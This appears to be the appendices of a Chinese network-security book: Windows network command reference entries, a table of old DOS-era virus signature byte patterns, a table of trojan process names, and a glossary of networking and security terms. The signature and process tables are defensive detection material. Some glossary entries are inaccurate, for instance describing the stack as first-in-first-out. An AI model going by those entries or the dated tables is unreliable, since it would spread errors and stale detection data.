无：显示当前域中的计算机列表。

\\computername：指定要查看共享资源的计算机。

/domain[:domainname]：指定要查看可用计算机的域。如果省略了 domainname，将显示网络中所有的域。

/network:nw：显示 NetWare 网络上所有可用的服务器。如果指定了计算机名，将显示 NetWare 网络中该计算机上的可用资源。添加到该系统的其他网络也可以使用此开关指定。

【范例】

（1）要查看由\\Production 计算机共享的资源列表，键入：

net view \\production

（2）要查看 NetWare 服务器\\Marketing 上的可用资源，键入：

net view /network:nw \\marketing

（3）要查看销售域或工作组中的计算机列表，键入：

net view /domain:sales

（4）要查看 NetWare 网络中的所有服务器，键入：

net view /network:nw

C.25 netstat：显示 TCP/IP 链接

【功能】

显示协议统计和当前的 TCP/IP 网络连接。该命令只有在安装 TCP/IP 协议后才可以使用。

【格式】

netstat [-a] [-e] [-n] [-s] [-p protocol] [-r] [interval]

【参数】

-a：显示所有连接和侦听端口。服务器连接通常不显示。

-e：显示以太网统计。该参数可以与-s 选项结合使用。

-n：以数字格式显示地址和端口号（而不是尝试查找名称）。

-s：显示每个协议的统计。默认情况下，显示 TCP、UDP、ICMP 和 IP 的统计。-p 选项可以用来指定默认的子集。

-p protocol：显示由 protocol 指定的协议的连接，protocol 可以是 TCP 或 UDP。如果与-s 选项一同使用，则显示每个协议的统计，protocol 可以是 TCP、UDP、ICMP 或 IP。

-r：显示路由表的内容。

interval：设定刷新显示内容的间隔时间。按 Ctrl+B 组合键停止重新显示统计。如果省略该参数，netstat 将打印一次当前的配置信息。

【范例】

无。

C.26 nlsfunc：加载特定信息

【功能】

加载特定国家（地区）的信息。Windows 和 MS-DOS 子系统不使用该命令。接受该命令只是为了与 MS-DOS 文件兼容。

C.27 nslookup：显示 DNS 服务器的信息

【功能】

该诊断工具显示来自域名系统（DNS）名称服务器的信息。该命令只有在安装了 TCP/IP 协议后才可以使用。

【格式】

nslookup 有两种模式：交互式和非交互式。

如果仅需要查找一块数据，使用非交互式模式。第一个参数键入要查找的计算机的名称或 IP 地址，第二个参数键入 DNS 名称服务器的名称或 IP 地址。如果忽略第二个参数，将使用默认的 DNS 名称服务器。

如果需要查找多块数据，可以使用交互式模式。第一个参数键入连字符“-”，第二个参数键入 DNS 名称服务器的名称或 IP 地址。也可以省略使用的参数和默认 DNS 名称服务器。

nslookup [-option ...] [computer-to-find | - [server]]

【参数】

-option...：将一个或多个 nslookup 命令指定为命令行选项。每个选项均由连字符“-”后紧跟命令名组成，有时是等号（=）后跟一个数值。命令行长度必须少于 256 个字符。

computer-to-find：使用当前默认的服务器或使用指定的 server 来查找 computer-to-find 的信息。如果 computer-to-find 是 IP 地址，并且查询类型为 A 或 PTR，则返回计算机的名称。如果 computer-to-find 是名称，并且没有后缀句点，则默认的 DNS 域名附加到该名称上。该操作取决于 set 选项的状态：domains，srchlist，defname 和 search。

要查找不在当前 DNS 域的计算机，在名称上附加句点。

如果键入连字符“-”代替 computer-to-find，命令提示符模式将更改为 nslookup 交互模式。

server：指定将该服务器作为 DNS 名称服务器使用。如果省略了 server，将使用默认的 DNS 名称服务器。

【范例】

无。

C.28 ntcmdprompt：运行 cmd.exe

【功能】

在运行 TSR 或从 MS-DOS 应用程序中启动命令提示符后，运行 Windows 命令解释程序

cmd.exe，而不是 command.com。

【范例】

要将 ntcmdprompt 包含在 config.nt 文件或 PIF 指定的配置启动文件中，键入：

ntcmdprompt

◆ ◆ ◆

附录 D 病毒特征码和木马进程

病毒特征码和木马进程参见表 D.1 和表 D.2。

表 D.1 常见病毒特征码

特征码	病毒
"8BFB%%B90002%%268A0534??AAE2F8"	Monkey/Monkey-A病毒
"8926%%B8004B9C%%8B26%%B44D9C%%B431"	Nan-Jing-1，-2，-3，-4/Welcome病毒
"80??80%%83??10%%B80602%%CD13CB"	Denzuko病毒
"1E07%%B4%%B4%%CD21%%B431%%B104%%CD21%%CF"	Cheng-Du/Fumanchu病毒
"0301%%B42A%%0301%%F3A4%%0301"	Xi-An/XA-LION病毒
"E8??00%%83%%0E1F%%B9??05%%AC32??AAE2FA"	Trojector/1561/Athens病毒
"E8%%0301%%B451%%CD21%%8E%%26%%0400"	1898/1919/LOVE-1/LOVE-2/LOVE-X病毒
"B82135%%B81C35%%B82F35%%B434%%B9????F3A4"	Nan-Jing（2#，3#）/1303/1284病毒
"CBB42F%%B41A%%B41A%%B42A"	BaBy/962-977病毒
"B8023D%%B43F%%813E????4D5A%%%%B80057%%B440"	Tai-Pan/438/666/DOOMII病毒
"E8??00%%81????01%%81????01%%B9??06%%E2"	HXH/1748-1/1748-2/1680病毒
"F2A4%%E8??04E8??04B42ACD2181%%803E??0000"	1419/XAJTUAT22（西安交大-22）病毒
"B8C007%%832E130402??A11304%%FCF3A5"	Form病毒
"E8??00%%2E8A%%3C00%%7411%%B9%%2E%%E2"	1958/ZRK病毒
"B9B206%%80??????E2FA"	DELWIN_1759病毒
"E2F5C3%%F3A6%%B8023D%%2EFF1E??04"	3184/1999-FORMAT病毒
"023D%%E8??00%%E8??00%%1F%%2E??01%%3D"	HV/1170病毒
"E8??00%%2E80??0401FA%%33%%EB%%0301%%EB"	BIRTHDAY/1230/1339/1434/1511/3022病毒
"0E??0E??AC34??AA%%81%%81%%CB"	RIPPER病毒
"2EA1??00%%2E31??????81????02??F5"	BATMAN-I，-II/NAWIAT/2844/3372病毒
"B80103%%2EFF1E%%80FC03%%EB%%80FA80"	PC_LOCK-1病毒
"CF9C0EE8????C3FB%%50%%B40F%%CD103C1374"	1664/XiAnJiaoDa-2病毒
"05%%01%%FA%%FB8B%%E8??002EFF%%9D2E%%8B%%C3"	2048/2063病毒
"0001%%E945F7%%3D%%B0??CF"	920病毒
"E8%%83??03%%B451%%CD21%%8E%%26%%005A"	1522-1/1522-2病毒
"C516%%B8??43E8??002EC516%%B82425E8"	612病毒
"E8??00??81??09012E80%%E3%%EB"	KEEPER．LEMMING/2160病毒
"B44A0E079C%%09%%4B0E17BC%%8D%%09%%CD27"	AIDS/MARIJUANA病毒

（续表）

特征码	病毒
"E8??00%%8A24%%86C4%%8824%%E2??C3"	1172病毒
"1304%%25FF03%%D3C0%%8EC0%%F3A4%%CD13"	SAMPO病毒
"F3A67424%%B82125%%2E891E0701%%CD27"	524病毒
"B800B8%%AC%%AB%%FE%%ACAB%%AB%%C3"	HXH-1575病毒
"0E1F%%00EB%%B9??06%%EB%%E2FB%%00EB"	TongJi/1635病毒
"F3A4%%B82125%%B42A%%3C%%7508%%1C25"	1367病毒
"EB%%E8??00%%81%%8A%%B9%%30%%E2"	2311/Fu-Zhou病毒
"B42A%%CD21%%80FA%%B419CD21%%B447%%B43B"	1105/ChongQing病毒
"B44A%%B42A9C%%80%%B808359C"	TAMSUI病毒
"50CB%%B104D3EB83%%B44A"	MEI病毒
"5E83EE??C32E%%CF3D%%7504%%CF"	799病毒
"80FC4B%%74%%817C%%5845%%C30E"	GranmaGrave/Burglar/1150病毒
"E8??00%%B42A%%80%%80%%81%%2E%%E2F5"	Birthady病毒
"B82425%%B104D3EA%%83C2%%CF9C"	1722/Li-Jian病毒
"A49C%%B8%%50CF0E1F%%B82135%%B81C35"	LJF/1099病毒
"F2AE2E%%750F2E%%75082E%%C32E"	FLOWERS/1688病毒
"8D1E??082E8B0035%%A30001%%A30201"	2269/4-22病毒
"8ED8C406??00%%8CC1%%2E89%%8D%%F3A4"	UGUR/1297病毒
"BE%%B9%%80C1%%8A%%46%%43%%81%%E2%%E9"	5VOLT4/2659病毒
"B81035%%2E89%%2E8C%%B81025%%2EFF%%E9"	STORY/3183病毒
"B44B%%9C2E%%CD27%%1FE8%%B425"	ZEROBUG病毒
"A406%%211F%%211F%%2158%%4D5A"	CIRL/1008病毒
"0E1F8E06%%B449%%8E%%C706%%B431"	775病毒
"F3A50E1FB43DBA"	DIR2-3/DIR2-6病毒
"B8%%B9??03%%2D%%8BF0%%49%%74%%AD%%35%%AB%%EB"	NEWDIR2/BYWAY-A病毒
"BE%%B8%%B9??02%%3104%%46%%46%%E2"	13xx病毒
"7C8EC4%%B80802%%CD13%%0668C3"	TPVO/3783病毒
"0E1F%%8BFA%%F615%%474975FA%%CD21%%B462"	HK1997病毒
"5031DB%%80%%56%%0E1F%%753D%%2EF6%%741F"	768病毒
"BF0001%%B9??00%%FCAC%%32C1%%AAE2%%50CB"	1743病毒
"BF??00%%AB58AB%%89E8%%8ED8%%C39C"	Shang _ Hai-1/4077病毒
"740E%%B91800%%F3A4%%91C3"	Beijing/1744病毒
"81%%4D5A%%803E%%04E9%%813E%%5A1F"	1000 _ COM病毒
"2DC000%%B106%%D3E0%%B80902%%B108%%CB"	MACGY _ 4112病毒
"B9??02%%F3A4%%B42A%%81FA%%750726C7"	700病毒
"B41A%%CD21%%B80325%%0E1F%%B903%%F3A4%%B82435"	751病毒
"4E004F002E00310020004D006100630072006F002000560069"	TaiWanNo.1Macro病毒
"0100641B69044D41494E64522C2D2A690541626F"	CONCEPT（WORDMacro）病毒
"BB%%B96009%%8A%%46%%81??????72%%E2%%E9"	TEQUILA病毒

表 D.2 常见病毒、木马进程速查表

进程	病毒、木马名称
Mbbmanager.exe	聪明基因
_.exe	Tryit
Mdm.exe	Doly1.6-1.7
Aboutagirl.exe	初恋情人
Microsoft.exe	传奇密码使者
Absr.exe	Backdoor.Autoupder
Mmc.exe	尼姆达病毒
Aplica32.exe	将死者病毒
Mprdll.exe	Bla
Avconsol.exe	将死者病毒
Msabel32.exe	CainandAbel
Avp.exe	将死者病毒
Msblast.exe	冲击波病毒
Avp32.exe	将死者病毒
Mschv.exe	Control
Avpcc.exe	将死者病毒
Msgsrv36.exe	Coma
Avpm.exe	将死者病毒
Msgsvc.exe	火凤凰
Avserve.exe	震荡波病毒
Msgsvr16.exe	AcidShiver
Bbeagle.exe	恶鹰蠕虫病毒
Msie5.exe	Canasson
Brainspy.exe	BrainSpyvBeta
Msstart.exe	Backdoor.livup
Cfiadmin.exe	将死者病毒
Mstesk.exe	Doly1.1-1.5
Cfiaudit.exe	将死者病毒
Netip.exe	Spirit2000Beta
Cfinet32.exe	将死者病毒
Netspy.exe	网络精灵
Checkdll.exe	网络公牛
Notpa.exe	Backdoor
Cmctl32.exe	BackConstruction
Odbc.exe	Telecommando
Command.exe	AOLTrojan
Pcfwallicon.exe	将死者病毒
Diagcfg.exe	广外女生
Pcx.exe	Xplorer
Dkbdll.exe	DerSpaeher
Pw32.exe	将死者病毒
Dllclient.exe	Bobo
Recycle-Bin.exe	s**tHeap
Dvldr32.exe	口令病毒
Regscan.exe	波特后门变种
Esafe.exe	将死者病毒
Tftp.exe	尼姆达病毒
Expiorer.exe	AcidBattery
Thing.exe	Thing

（续表）

进程	病毒、木马名称
Feweb.exe	将死者病毒
User.exe	Schwindler
Flcss.exe	Funlove病毒
Vp32.exe	将死者病毒
Frw.exe	将死者病毒
Vpcc.exe	将死者病毒
Icload95.exe	将死者病毒
Vpm.exe	将死者病毒
Icloadnt.exe	将死者病毒
Vsecomr.exe	将死者病毒
Icmon.exe	将死者病毒
Server.exe	Revenger,WinCrash,YAT
Icsupp95.exe	将死者病毒
Service.exe	Trinoo
Iexplore.exe	恶邮差病毒
Setup.exe	密码病毒或Xanadu
Rpcsrv.exe	恶邮差病毒
Sockets.exe	Vampire
Rundll.exe	SCKISS爱情森林
Something.exe	BladeRunner
Rundll32.exe	狩猎者病毒
Spfw.exe	瑞波变种PX
Runouce.exe	中国黑客病毒
Svchost.exe(线程105)	蓝色代码
Scanrew.exe	传奇终结者
Sysedit32.exe	SCKISS爱情森林
Scvhost.exe	安哥病毒
Sy***plor.exe	wCrat
Server1.2.exe	Spirit20001.2
fixedSy***plr.exe	冰河
Intel.exe	传奇叛逆
Syshelp.exe	恶邮差病毒
Internet.exe	传奇幽灵
Sysprot.exe	SatansBackDoor
Internet.exe	网络神偷
Sysrunt.exe	Ripper
Kernel16.exe	TransmissionScount
System.exe	s**tHeap
Kernel32.exe	坏透了或冰河
System32.exe	DeepThroat1.0
Kiss.exe	传奇天使
Systray.exe	DeepThroat2.0-3.1
Krn132.exe	求职信病毒
Syswindow.exe	TrojanCow
Libupdate.exe	BioNet
Task_Bar.exe	WebEx
Load.exe	尼姆达病毒
Taskbar	密码病毒Frethem

（续表）

进程	病毒、木马名称
Lockdown2000.exe	将死者病毒
Taskmon.exe	诺维格蠕虫病毒
Taskmon32	传奇黑眼睛
Tds2-98.exe	将死者病毒
Tds2-Nt.exe	将死者病毒
Temp$01.exe	Snid
Tempinetb00st.exe	TheUnexplained
Tempserver.exe	DeltaSource
Vshwin32.exe	将死者病毒
Vsstart.exe	将死者病毒
Vw32.exe	将死者病毒
Windown.exe	Spirit20001.2
Windows.exe	黑洞2000
Winfunctions.exe	DarkShadow
Wingate.exe	恶邮差病毒
Wink????.exe	求职信病毒
Winl0g0n.exe	笑哈哈病毒
Winmgm32.exe	巨无霸病毒
Winmsg32.exe	Xtcp
Winprot.exe	Chupachbra
Winprotecte.exe	Stealth
Winrpc.exe	恶邮差病毒
Winrpcsrv.exe	恶邮差病毒
Winserv.exe	Softwarst
Wubsys.exe	传奇猎手
Winupdate.exe	Sckiss爱情森林
Winver.exe	Sckiss爱情森林
Winvnc.exe	恶邮差病毒
Winzip.exe	ShadowPhyre
Wqk.exe	求职信病毒
Wscan.exe	AttackFTP
Xx.Tmp.exe	尼姆达病毒
Zcn32.exe	Ambush
Zonealarm.exe	将死者病毒

◆ ◆ ◆

附录E 术 语 表

OSI 模型 OSI，即开放系统互联的体系结构（Open Systems Interconnection），简称 OSI。OSI 是由国际标准化组织（ISO）提出的，“开放”这个词表示只要遵循 OSI 标准，一个系统可以和位于世界上任何地方的也遵循 OSI 标准的其他任何系统进行连接。OSI 参考模型定义了连接异种计算机的标准框架。它分为 7 层，分别是物理层、数据链路层、网络层、传输层、会话层、表示层和应用层。

TCP/IP TCP/IP（传输控制协议/网间协议）是一种网络通信协议，它规范了网络上的所有通信设备，尤其是一个主机与另一个主机之间的数据往来格式及传送方式。TCP/IP 是互联网的基础协议，也是一种数据打包和寻址的标准方法。

DNS DNS（Domain Name System）即域名系统，是一种将 IP 地址解析为可记忆字符串的转换系统。在互联网上存在很多网站，如果单纯地使用 IP 地址记忆网站地址非常烦琐，依靠第三方架设的 DNS 服务器可以将 IP 转换为容易记忆的字符串，如 www.sohu.com。

DHCP DHCP 即动态主机配置协议（Dynamic Host Configuration Protocol），它可自动分配可用的 IP 地址并传送附加的 IP 配置信息。当在网络中启用 DHCP 时，可以使用一台设备在网络上联系 ISP 来分配一个临时的 IP 地址到这个网络内的计算机上。这台分配 IP 地址的设备就叫做 DHCP 服务器，接受 IP 地址的设备就是 DHCP 代理器。当网络中启用 DHCP 时，IP 地址信息的动态分配较静态分配的一个优点是，当一台 DHCP 客户机每次重新连接到网络时，可以从 DHCP 服务器的公共 IP 地址池中分配到一个不同的 IP 地址。

NetBIOS NetBIOS 协议是由 IBM 公司开发的，它是一种可在局域网内使用的应用程序编程接口，为程序提供请求低级服务的统一命令集，几乎所有的局域网络都是在 NetBIOS 协议基础上工作的。

SMB SMB 即服务器信息块（Server Message Block），它是一种协议，可以使用户共享文件、磁盘、目录、打印机，在某些情况下甚至可以共享 COM 端口。Microsoft 将基于 SMB 的网络称为 Windows 网络，把这种协议叫 CIFS。

一个 SMB 客户机或服务器可以和许多种机器与网络相互连接，如 Warp Connect，Warp 4，LAN Server，Lan Server/400，IBM PC Lan 和 IBM Warp Server，以及在 SMB 模式下的 LANtastic，MS-Client，Windows for Workgroups，Windows 95，LAN Manager 和 Windows NT Workstation & Server，DEC Pathworks，LM/UX，AS/UX，Syntax 和 Samba。

令牌 包含控制信息的帧。令牌过程允许网络设备向网络传输数据。

帧 作为数据链路层单元在传输介质上传送的逻辑信息组。包含在一帧中的用户数据通常是被用来进行同步化和差错控制的报头和报尾包围的。在 OSI 参考模型的各个层和不同的技术环节中，数据报、报文、数据分段等术语也都被用来描述逻辑信息组。

TTL TTL 即生存时间（Time To Live），它表示 DNS 记录在 DNS 服务器上的缓存时间。

UDP 用户数据报协议（UDP）是 ISO 参考模型中一种无连接的传输层协议，提供面向操作的简单不可靠信息传送服务。UDP 协议直接工作于 IP 协议的顶层。UDP 协议端口不同于多路应用程序，其运行是从一个单个设备到另一个单个设备的。

ICMP ICMP 即 Internet 控制消息协议（Internet Control Message Protocol）。它是 TCP/IP 协议簇的一个子协议，用于在 IP 主机、路由器之间传递控制消息。控制消息是指网络通不通、主机是否可达、路由是否可用等网络本身的消息。这些控制消息虽然并不传输用户数据，但是对于用户数据的传递起着重要的作用。

HTTP HTTP 即超文本传输协议（HyperText Transfer Protocol），用于传送 WWW 方式的数据。HTTP 协议采用了请求/响应模型。客户机向服务器发送一个请求，请求头包含请求的方法、URI、协议版本，以及请求修饰符、客户信息和内容类似于 MIME 的消息结构。服务器以一个状态行作为响应，相应的内容包括消息协议的版本，成功或者错误编码加上服务器信息、实体元信息及可能的实体内容。

FTP FTP 是一个计算机网络上主机间文件传输的用户级协议，其主要功能是方便主机间的文件传输，并且允许在其他主机上进行方便的存储和文件处理。FTP 的目标包括：促进文件（程序或数据）的共享，支持间接或隐式地使用远程计算机，可靠并有效地传输数据。

漏洞 因为软件编写错误或者疏忽引起软件本身存在可以被黑客利用的弱点或者后门。

URL URL 即统一资源定位符（Uniform Resource Locator），也被称为网页地址，是互联网上标准的资源地址。现在它已经被万维网联盟编制为互联网标准 RFC1738。

路由与路由器 路由是网络世界的交通警察，路由告诉每个网络数据包传输的方向。路由器是一种连接多个网络或网段的网络设备，它能将不同网络或网段之间的数据信息进行“翻译”，使它们能够相互“读”懂对方的数据，从而构成一个更大的网络。

计算机的服务 多台计算机之间的通信依靠互相提供服务来实现。每台计算机开放一定的通信端口，相互传输数据和指令。

端口 端口是计算机提供服务的通信通道，端口是由操作系统提供的，所以是“软”通信通道而不是“硬”通道。操作系统为一些固定的服务提供了固定的端口，1024 以上的端口都是可以自定义的。

协议栈指纹 不同公司设计的 IP 协议栈之间存在很多细微差别，也就是说不同的公司在编写自己的 TCP/IP 协议栈时，通常对确定的 RFC 文档做出不同的解释，因此可以通过这些差异来对目标操

作系统进行猜测。

缓冲区 在计算机中，为了临时存放数据，需要从物理上或者逻辑上为数据开辟一块存放的区域，这个区域被称为缓冲区。

格式化字符串 计算机按照预先设定好的格式输出到屏幕上的字符串。

堆栈 堆栈是一种数据结构，堆栈中的数据使用先进先出的方式，堆栈的获取与释放都依赖于操作系统，唯一不同的是操作系统并不自动释放堆的空间，而栈则相反。

SQL SQL即结构查询语言（Structured Query Language），它是一种数据库查询和程序设计语言，用于存取资料及查询、更新和管理数据库系统。SQL语言广泛应用于各种数据库系统中。

CGI CGI即Common GateWay Interface。它是一段程序，运行在服务器上，提供同客户端Html页面的接口。

交换技术 交换技术指在数据链路层数据帧进行交换实现通信的目的。交换技术一般指的是二层交换技术，近年来也有三层或者多层交换技术。

交换机 为交换技术提供高性能支持的设备。

网关 将两个使用不同协议的网络段连接在一起的设备。它的作用就是对两个网络段中使用不同传输协议的数据进行互相的翻译转换。

子网 由于IPv4的地址太少，因此在实际应用中，需要将IP地址进行分层，将一个网络分为多个子网，如可将一个A类网络分成256个B类子网络。同样，B类地址、C类地址也可以分层。

自治 互联网中的每一个相对独立的网络都可称为自治网络。

代理 当客户端与服务器端不方便进行直接通信时，为了保证客户端与服务器端之间的通信而假设一台转换设备或一个软件。

SNMP SNMP即简单网络管理协议（Simple Network Management Protocol）。SNMP首先是由IETF（Internet Engineering Task Force）研究小组为了解决互联网上的路由器管理问题而提出的。SNMP是目前最常用的环境管理协议。SNMP被设计成与协议无关，所以它可以在IP、IPX、AppleTalk和OSI等其他传输协议上使用。SNMP是一系列协议组和规范，它们提供了一种从网络上的设备中收集网络管理信息的方法，也为设备向网络管理工作站报告问题和错误提供了一种方法。

MIB MIB是SNMP的管理信息库。它指明了网络元素所维持的变量（即能够被管理进程查询和设置的信息）。MIB给出了一个网络中所有可能被管理对象的集合的数据结构。SNMP的管理信息库采用和域名系统DNS相似的树形结构，它的根在最上面，根没有名字。

认证 在计算机中，特别是在网络上的远程计算机中，授予个人的权力，它使得用户可以使用系统

和存储在该系统上的数据。在典型情况下，权限由系统管理员设置，而由计算机按一定形式的用户标识进行验证，例如通过代码标号或口令进行验证。

木马 木马是一个程序，它根据程序设计者的需要可以潜伏在对方的计算机中，接受使用者的远程控制。木马与病毒是有所差别的，木马并不会传播而病毒却可以传播。

系统钩子 系统钩子是一种系统应用程序的接口。使用它可以截获并处理送给其他应用程序的消息，来完成普通应用程序难以实现的功能。钩子可以监视系统或进程中的各种事件消息，截获发往目标窗口的消息并进行处理。

病毒 病毒指编制或者在计算机程序中插入的破坏计算机功能或数据、影响计算机使用并且能够自我复制的一组计算机指令或者程序代码。

主引导扇区 主引导记录（Master Boot Record，MBR）处在硬盘最关键的位置，记录着硬盘中各个分区的大小及位置信息，是数据信息的重要入口。如果它受到破坏，硬盘上的所有数据将会荡然无存。硬盘主引导记录（MBR）及其结构硬盘的 0 柱面、0 磁头、1 扇区称为主引导扇区，fdisk 程序写到该扇区的内容称为主引导记录（MBR）。该记录占用 512 个字节，它用于硬盘启动时将系统控制权交给用户指定的并在分区表中登记了的某个操作系统区。

簇 文件占用磁盘空间时，基本单位不是字节而是簇。簇的大小与磁盘的规格有关，一般情况下，软盘每簇是 1 个扇区，硬盘每簇的扇区数与硬盘的总容量大小有关，可能是 4，8，16，32 或 64 等。

加壳 在一些计算机软件里有一段专门负责保护软件不被非法修改或反编译的程序。它们一般都是先于程序运行，拿到控制权，然后完成它们保护软件的任务，就像动植物的壳一样。由于这段程序和自然界的壳在功能上有很多相同的地方，基于命名的规则，大家就把这样的程序称为“壳”。从技术的角度看，壳是一段执行于原始程序前的代码。原始程序的代码在加壳过程中可能被压缩、加密。当加壳后的文件执行时，壳的代码先于原始程序运行，它把压缩、加密后的代码还原成原始程序代码，然后再把执行权交还给原始代码。软件的壳分为加密壳、压缩壳、伪装壳、多层壳等，目的都是为了隐藏程序真正的 OEP（入口点，防止被破解）。

宏病毒 宏病毒是一种使应用软件的相关应用文档内含有被称为宏的可执行代码的病毒。一个电子表格程序可能允许用户在一个文档中嵌入“宏命令”，使得某种操作得以自动运行。同样的操作也可以将病毒嵌入电子表格来对用户的使用造成破坏。

重定位 计算机的地址存放可以分为绝对地址和相对地址。绝对地址是可以直接读取的，相对地址则需要加上偏移量进行二次地址定位，这次定位就被称为重定位。

偏移量 在定义相对地址时，需要预先记住一个开始的地址位置，其他地址都可以以它为参考进行数据存放，这个地址是真实的地址与初始地址之间的差，所以被称之为偏移量。

蠕虫 蠕虫病毒简称蠕虫，是一种常见的计算机病毒。它的传染机理是利用网络进行复制和传播，

传染途径是通过网络和电子邮件，比如近年来危害很大的尼姆达病毒就是蠕虫病毒的一种。计算机感染这一病毒后，会不断自动拨号上网，并利用文件中的地址信息或者网络共享进行传播，最终破坏用户的大部分重要数据。

寄主程序 病毒附着的程序。

防火墙 防火墙是一块硬件或软件或者是硬件和软件的结合体，在网络环境中发挥作用，以避免安全策略中禁止的一些通信，与建筑中的防火墙功能相似。典型信任的区域包括网际网络（一个没有信任的区域）和一个内部网络（一个高信任的区域）。最终目标是提供受控连通性在不同水平的信任区域通过安全政策的执行和连通性模型之间根据最少特权原则。

ACL ACL即访问控制列表（Access Control List）。它是一种对用户控制的矩阵式表格结构，能够定义访问用户的权限。

包过滤 防火墙的一类。传统的包过滤功能在路由器上常可看到，而专门的防火墙系统一般在此之上加了功能的扩展，如状态检测等。它通过检查单个包的地址、协议、端口等信息来决定是否允许此数据包通过。

堡垒主机 堡垒主机是一种被强化的可以防御进攻的计算机，被暴露于互联网之上，作为进入内部网络的一个检查点，以达到把整个网络的安全问题集中在某台主机上解决的目的，从而省时省力，不用考虑其他主机的安全。堡垒主机是网络中最容易受到侵害的主机，所以堡垒主机也必须是自身保护最完善的主机。

DMZ DMZ是Demilitarized Zone的缩写，中文名称为“隔离区”，也称“非军事化区”。它是为解决安装防火墙后外部网络不能访问内部网络服务器的问题，设立的一个非安全系统与安全系统之间的缓冲区。这个缓冲区位于企业内部网络和外部网络之间的小网络区域内，在这个小网络区域内可以放置一些必须公开的服务器设施，如企业Web服务器、FTP服务器和论坛等。另一方面，通过这样一个DMZ区域，更加有效地保护了内部网络，因为这种网络部署，比起一般的防火墙方案，对攻击者来说又多了一道关卡。

ASIC ASIC即专用集成电路（Application Specific Integrated Circuit）。专用集成电路是一个特别设计的集成电路，其执行着一系列的特殊功能。与一个设计相似的基本芯片相比，ASIC设备一般具有更好的性能和较低的成本。ASIC通常适用于高速转换器和路由器中。一个配有基本芯片的普通设备通常有许多单独元件，它们在软件中执行着许多功能。单一的ASIC设备或系统能够汇集那些芯片的所有功能，甚至在软件使用中，也只需单一的芯片。

IDS IDS即入侵检测系统（Intrusion Detection Systems）。专业上讲就是依照一定的安全策略，对网络、系统的运行状况进行监视，尽可能地发现各种攻击企图、攻击行为或者攻击结果，以保证网络系统资源的机密性、完整性和可用性。

混杂模式 通常情况下，网卡只能听到网络中流动的数据包但是并不能捕获。将网卡设置为混杂模式后，就可以监听网络上所有的数据包并对其捕获。

分布式 相对于集中式的一种结构。客户端分布在不同的地方，依靠层层下达指令完成协同工作。

异常入侵检测 基于异常的检测技术是先定义一组系统“正常”情况的数值，如 CPU 利用率、内存利用率、文件校验和等（这类数据可以人为定义，也可以通过观察系统并用统计的办法得出），然后将系统运行时的数值与所定义的“正常”情况比较，得出是否有被攻击的迹象。这种检测方式的核心在于如何定义所谓的“正常”情况。

误用入侵检测 误用入侵检测需要攻击样本，通过描述每一种攻击的特殊模式来检测。该方法的查准率很高，并且可提供详细的攻击类型和说明，是目前入侵检测商业产品中使用的主要方法。

规避攻击 为了逃避 IDS 的检测采取的措施。

IPS IPS 即入侵防御系统（Intrusion Provention System）。IPS 也是一种入侵监测设备，但是与 IDS 的最大不同在于其可以通过在线的方式阻断非法的攻击，这点类似于防火墙的功能。

UTM UTM 即统一威胁管理（United Threat Management）设备。这类产品集成多种安全技术于一身，包括防火墙、虚拟专用网（VPN）、入侵检测和防御（IDP）和网关防病毒等威胁管理安全设备，无需任何用户软件安装，极大地提高了企业的安全和管理能力。威胁管理安全设备也可能还包括其他特性如安全管理、策略管理、服务质量（QoS）、负载均衡、高可用性（HA）和带宽管理等，但是这些特性通常都是为主要的安全功能服务的。

计算机取证 针对计算机或网络犯罪而使用的一种取得证物的手段。

电子证据 以电子的形式存在的证据，这些证据能够证明犯罪事实。

硬盘容量 硬盘的容量是以 MB（兆）和 GB（千兆）为单位的。在操作系统中硬盘的容量与官方标称容量经常不符，都要少于标称容量，容量越大则这个差异越大。这是因为硬盘厂商对容量的计算方法和操作系统的计算方法有所不同，以及不同的单位转换关系造成的。众所周知，在计算机中是采用二进制，这样造成在操作系统中对容量的计算是以每 1024 为一进制的，每 1024 字节为 1KB，每 1024KB 为 1MB，每 1024MB 为 1GB；而硬盘厂商在计算容量方面是以每 1000 为一进制的，每 1000 字节为 1KB，每 1000KB 为 1MB，每 1000MB 为 1GB，这二者进制上的差异也造成了硬盘容量“缩水”。

硬盘转速 硬盘转速（Rotationl Speed）是硬盘内电机主轴的旋转速度，也就是硬盘盘片在一分钟内能完成的最大转数。转速的快慢是标示硬盘档次的重要参数之一，它是决定硬盘内部传输率的关键因素之一，在很大程度上直接影响到硬盘的速度。硬盘的转速越快，硬盘寻找文件的速度就越快，相对的硬盘传输速度也得到了提高。硬盘转速以每分钟多少转来表示，单位表示为 RPM，RPM 是 Revolutions Perminute 的缩写，即转/每分钟。RPM 值越大，内部传输率就越快，访问时间就越短，

硬盘的整体性能也就越好。

平均寻道时间 平均寻道时间是指磁头移动到数据所在磁道需要的时间，这是衡量硬盘机械性能的重要指标，一般在 3～13ms 之间。平均寻道时间和平均潜伏时间（完全由转速决定）一起决定了硬盘磁头找到数据所在的簇的时间。该时间直接影响着硬盘的随机数据传输速度。

硬盘的数据传输率 硬盘的数据传输率强调的是内部传输率（硬盘磁头与缓存之间的数据传输率），而对移动硬盘来说，则更多是其接口的数据传输率。数据传输率一般采用 MB/s 或 Mbit/s 为单位，尤其在内部数据传输率上官方数据则更多地采用 Mbit/s。

密码体制 密码是一种用来混淆的技术，它希望将正常的（可识别的）信息转变为无法识别的信息。密码体制指因为对于密钥的处理不同而出现不同的密码方法。密码体制分为对称密码体制和非对称密码体制。

DES DES 即数据加密标准（Data Encryption Standard）。这种加密算法是一种早期的密码算法，一直沿用到 20 世纪 90 年代才被废止。该密码算法属于对称密码体制。

RSA RSA 算法是最流行的公钥密码算法，它也是第一个既能用于数据加密也能用于数字签名的算法。该密码算法属于非对称密码体制。

AP AP 是 Access Point 的缩写，即访问接入点。如果无线网卡可比做有线网络中的以太网卡，那么 AP 就是传统有线网络中的 HUB，也是目前组建小型无线局域网时最常用的设备。AP 相当于一个连接有线网络和无线网络的桥梁，其主要作用是将各个无线网络客户端连接到一起，然后将无线网络接入以太网。

SSID SSID 即服务集合标识符（Service Set IDentifier）。该技术可以将一个无线局域网分为几个需要不同身份验证的子网络，每一个子网络都需要独立的身份验证，只有通过身份验证的用户才可以进入相应的子网络，防止未被授权的用户进入。

SSID 最多可以有 32 个字符。网卡设置了不同的 SSID 就可以进入不同的网络，SSID 通常由 AP 广播出来，通过 XP 系统自带的扫描功能可以查看当前区域内的 SSID。出于安全考虑，可以不广播 SSID，此时用户就要手工设置 SSID 才能进入相应的网络。

